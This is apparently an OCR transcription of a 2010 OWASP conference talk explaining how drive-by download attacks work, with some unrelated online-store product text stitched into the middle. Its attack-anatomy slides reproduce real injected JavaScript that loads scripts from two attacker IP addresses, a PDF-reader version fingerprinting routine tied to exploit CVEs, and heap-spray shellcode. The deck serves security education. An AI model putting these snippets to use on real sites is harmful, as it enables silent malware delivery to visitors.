Drive By Downloads
How to Avoid Getting a Cap Popped in Your App

Dr. Neil Daswani
Co-Founder & CTO
Dasient Inc.
neil@dasient.com

Foundations of
Security
What Every Programmer Needs to Know
Neil Daswani, Christoph Kern,
and Anita Kesavan
Apress


OWASP
Nov 10th, 2010

The OWASP Foundation
http://www.owasp.org

Fundamental Change in Malware Distribution

	Late 80s to late 90s	Late 90s to mid-2000s	Mid-2000s to present
Distribution methods	Floppy Disks, Worms	Email attachments, file downloads	Drive-by-downloads (at legitimate sites)
Form of malware	Executable code in static file		Active content on web pages

Websites suffer brand, revenue, and customer losses when infected




Reported Attack Site!

This web site at thejumpbeat.com has been reported as an attack site and has been blocked based on your security preferences.

Attack sites try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack sites intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.



Web Shield alert

Accessed file is infected

Threat detected!

File name: www.rachelcar.com/

Threat name: Exploit Neosploit

More information about this threat ...

Process name: C:\Program Files (x86)\Firefox\firefox.exe
Process ID: 4140

Notable Government-Related Web Sites Infected Which Served Drive-Bys to Citizens

Site	Most Recent Infection
National Institute of Health	September 2010
US Treasury	May 2010
EPA	March 2010
Unemployment.gov	July 2009
DC.gov	Feb 2009
Govtrip.com	Feb 2009
UsConsulate.gov	Dec 2008

Government Web Sites Infected Multiple Times Over Past Two Years: Examples

Site	Number of Times Infected	Last Infection
NIH.GOV	5	10/2010
CA.GOV	3	8/2010
AL.GOV	37	07/2009
DC.GOV	16	02/2009
WASHINGTONDC.GOV	4	02/2009

Anatomy of a Drive-by-Download

1) Inject legitimate web page with malicious code (e.g., JavaScript, IFRAME, etc) OR direct user to infected web page (e.g. fake anti-virus or phishing).

2) Invoke client-side vulnerability (e.g., IE zero-day, PDF exploit, etc) OR use social engineering

3) Deliver shellcode to take control

4) Send “downloader”

5) Deliver malware of attackers choice

Step 1: Infect a site (or 2 or 3 or thousands!)


There is no perimeter

Web 2.0/ external content

- Ads (Malvertising)
- Mash-ups
- Widgets
- External images
- User generated content (HTML, images, links, exe, documents)

Passwords compromised

- FTP credentials
- SSH credentials
- Web server credentials



Sony 10.1MP Digital Camera
Item Number: F8647
$159.99 ~~WAS $179.99~~
SAVE $20

This product is: IN STOCK
$13.99 per month*
Average Rating: ★★★★★ (1 review)
1 of 1 (100%) customers would recommend this product to a friend.
Read all reviews | Write a review | Product Questions & Answers
Share this Product:

Cyber-shot 10.1 megapixel camera with face detection and in-camera editing makes it easy to shoot like an expert! Camera with 3x optical zoom and Smart Zoom digital zoom has Smile Shutter mode and face detection that recognizes and optimizes settings for up to 8 faces. In-camera red-eye correction, trimming and resize functions. Optical SteadyShot digital image stabilization and high ISO settings (up to ISO 3200) help eliminate blurry images, even in low light. Multiple shooting modes, including QVGA movie with sound (320 x 240 at up to 30fps) and 7 special scenes. Has 9-point auto focus and auto exposure with histogram display that lets you check for under- or overexposed shots. Equipped with a 2.7" LCD monitor, auto flash with slow sychro mode; audio/video output and USB port. Store images to 12MB internal memory or external memory card slot (optional 2GB Memory Stick PRO Duo sold below). PictBridge-enabled; Windows and Mac-compatible. Includes rechargeable battery, charger, wrist strap, USB and A/V cables and Picture Motion Browser software CD-ROM (for Windows). Limited warranty.

Sony 12MP Red Digital Camera
$219.99
$16.99 per month*

GE 12MP Digital Camera/Starter Kit
$159.99
$13.99 per month*

Fuji 12MP Digital Camera
$139.99
$13.99 per month*

Sony 12MP Black Digital Camera
$219.99
$16.99 per month*

Canon 10MP Red Digital Camera
$179.99
$13.99 per month*

BUY TOGETHER

Sony 10.1MP Digital Camera + SanDisk 2GB Memory Stick PRO Duo =

BUY TOGETHER
Combined Price: $189.98
$16.99 per month*
Add Both to Cart

Customer Reviews | Ask & Answer
Write your own Review

OVERALL RATING: ★★★★★
written by: photomom
(read all my reviews)
Location: Wilkes Barre, Pa.
December 22, 2009

Sony 10.1 MP GREAT
"This camera takes excellent pics and video with sound too. Simple to use. I would recommend this to everyone! Comes with its own battery and charger. Excellent. You need to buy the duo stick with it though, only will take 3 pictures at a time without it. But was worth every penny!"

2 of 2 people found this review helpful.
Was this review helpful to you? Yes No (Report Inappropriate Review)
Share this Review:

Apparel Baby Electronics Health + Beauty Home Jewelry Sports Tools Toys View All


Software vulnerabilities

- SQL injection
- XSS
- PHP file include
- Unpatched Software (blog, CMS, shopping cart, web server, PHP, Perl)

Infrastructure vulnerabilities

- Vulnerable hosting platform
- Network vulnerabilities


Step 1: Example: Inject JavaScript



```
unescape('%2F/%2E.|%2E|%3Cdiv%20~s&t#%79le~=#di`%73
   ~%70~%6C%61~%79%3A!%6Eo`%6E%65%3E~\ndo%63um$%65%6E
   !%74%2Ew&rit|e(!%22%3C/$%74&%65|%78#%74%61!r%65
   |%61%3E"!%29;v&%61r%20@%69$%2C%5F%2C%61%3D%5B&"
   ~%32%318%2E@%39%33~%2E|%32$%30%32|.%361%22,%22
   |7%38|.%31%31~0.#%31&7`%35%2E#21#%22]|;_!%3D1;!%69
   f%28&d%6F%63~%75#m%65@n|t.c%6Fo~ki%65`%2E$%6D@a%74
   $%63&%68~(/%5C@%62h%67%66`%74&%3D&%31~%2F)#=%3D$%6E
   #%75~l`l)$%66#o%72`(%69=@%30~%3B$%69%3C!%32@%3B~i
   |%2B%2B%29$%64%6F&cu%6De#%6E|%74%2Ew$%72%69%74&
   e(%22@%3C~%73!%63#%72i~p!%74!%3Ei@%66`(#_|%29!%64o
   ~%63u@m`%65%6E|%74.%77@r%69%74%65(`%5C@"@%3C%73$%63
   |%72~%69$%70%74%20%69%64%3D%5F%22%2B%69!+"|_%20
   s%72@c=%2F%2F|%22+#%61@[|i&%5D!%2B%22%2F`c&p%2F%3
   E%3C%5C`%5C`/@scr@%69%70%74%3E$%5C~"!%29%3C%5C`%2
   F%73%63rip$%74%3E|"#)%3B\n`%2F`/`%3C`%2F%64%69@%76
   ~%3E').replace(/\$|\||~|`|\!|\&|@|#/g,"");
```

OWASP

Step 1: Example: Inject JavaScript



```
//...<div style=display:none>
document.write("</textarea>");var i,_,a
  =["218.93.202.61","78.110.175.21"];_=1;i
  f(document.cookie.match(/\bhgft=1/)==null
  )for(i=0;i<2;i++)document.write("<script>i
  f(_)document.write(\"<script id=_"+i+"_
   src=//"+a[i]+"/cp/><\\/script>\")<\
  /script>");
//</div>
```

which produces...

```
  <script>if(_)document.write("<script id=_0_
   src=//218.93.202.61/cp/><\/script>")<
  /script>
<script>if(_)document.write("<script id=_1_
   src=//78.110.175.21/cp/><\/script>")<
  /script>
```

Step 1: Inject JavaScript

```
<script id=_0_ src=//218.93.202.61/cp/></script>
<script id=_1_ src=//78.110.175.21/cp/></script>
```

- Sources in malicious javascript from a compromised IP!
- Infects user's machine silently

Step 2: Invoke client-side vuln

CVE-2008-2992

Description: Stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier allows remote attackers to execute arbitrary code via a PDF file that calls the util.printf JavaScript function with a crafted format string argument, a related issue to CVE-2008-1104

CVE-2007-5659

Description: Multiple buffer overflows in Adobe Reader and Acrobat 8.1.1 and earlier allow remote attackers to execute arbitrary code via a PDF file with long arguments to unspecified JavaScript methods.

CVE-2009-0927

Description: Stack-based buffer overflow in Adobe Reader and Adobe Acrobat 9 before 9.1, 8 before 8.1.3 , and 7 before 7.1.1 allows remote attackers to execute arbitrary code via a crafted argument to the getIcon method of a Collab object.

Step 2: Ex. Fingerprint PDF Reader

```
function pdf_start(){var
version=app.viewerVersion.toString
();version=version.replace(/\D/g,'');var
version_array=new Array(version.charAt
(0),version.charAt(1),version.charAt(2));if
((version_array[0]==8)&&(version_array[1]==0)||
(version_array[1]==1&&version_array[2]DA3))
{util_printf();} if((version_array[0]DA8)||
(version_array[0]==8&&version_array[1]
DA2&&version_array[2]DA2)){collab_email();} if
((version_array[0]DA9)||(version_array[0]
==9&&version_array[1]DA1)){collab_geticon();}}
pdf_start();}
```


Step 3: Deliver Shellcode

(via JavaScript Heap Spray)

```
%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD
%u0858%u09EB%u408B%u8D34%u7C40%u588B%u6A3C
%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A
%uEA83%u8956%u0455%u5756%u738B%u8B3C
%u3374%u0378%u56F3%u768B%u0320%u33F3%u49C9%u4150%u33AD
%u36FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB
%u3B58%u75F8%u5EE5%u468B%u0324%u66C3%u0C8B
%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E%u8DC3%u087D
%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78B
%uAEF2%uB84F%u2E65%u7865%u66AB%u6698%uB0AB%u8A6C
%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D%u8EB8%u0E4E
%uFFEC%u0455%u5093%uC033%u5050%u8B56%u0455%uC283%u837F
%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u335B%u57FF
%uB856%uFE98%u0E8A%u55FF%u5704%uEFB8%uE0CE
%uFF60%u0455%u7468%u7074%u2F3A%u742F
%u7474%u6161%u7461%u7474%u722E%u2F75%u6F6C%u6461%u702E
%u7068%u653F%u323D
```

Step 4: Send 'Downloader'

Example: 2k8.exe




VIRUS TOTAL

Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

File **2k8.exe** received on **2010.02.18 01:39:05 (UTC)**
Current status: **finished**
Result: **23/41 (56.10%)**

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.02.17	Trojan-Dropper.Agent!IK
AhnLab-V3	5.0.0.2	2010.02.17	Win-Trojan/Downloader.8704.ZB
AntiVir	8.2.1.170	2010.02.17	-
Antiy-AVL	2.0.3.7	2010.02.17	-
Authentium	5.2.0.5	2010.02.18	W32/Trojan2.IIFW
Avast	4.8.1351.0	2010.02.17	Win32:Trojan-gen
AVG	9.0.0.730	2010.02.18	Generic13.BNQH
BitDefender	7.2	2010.02.18	Trojan.Downloader.Obitel.C

Step 5: Join a botnet: e.g. Zeus



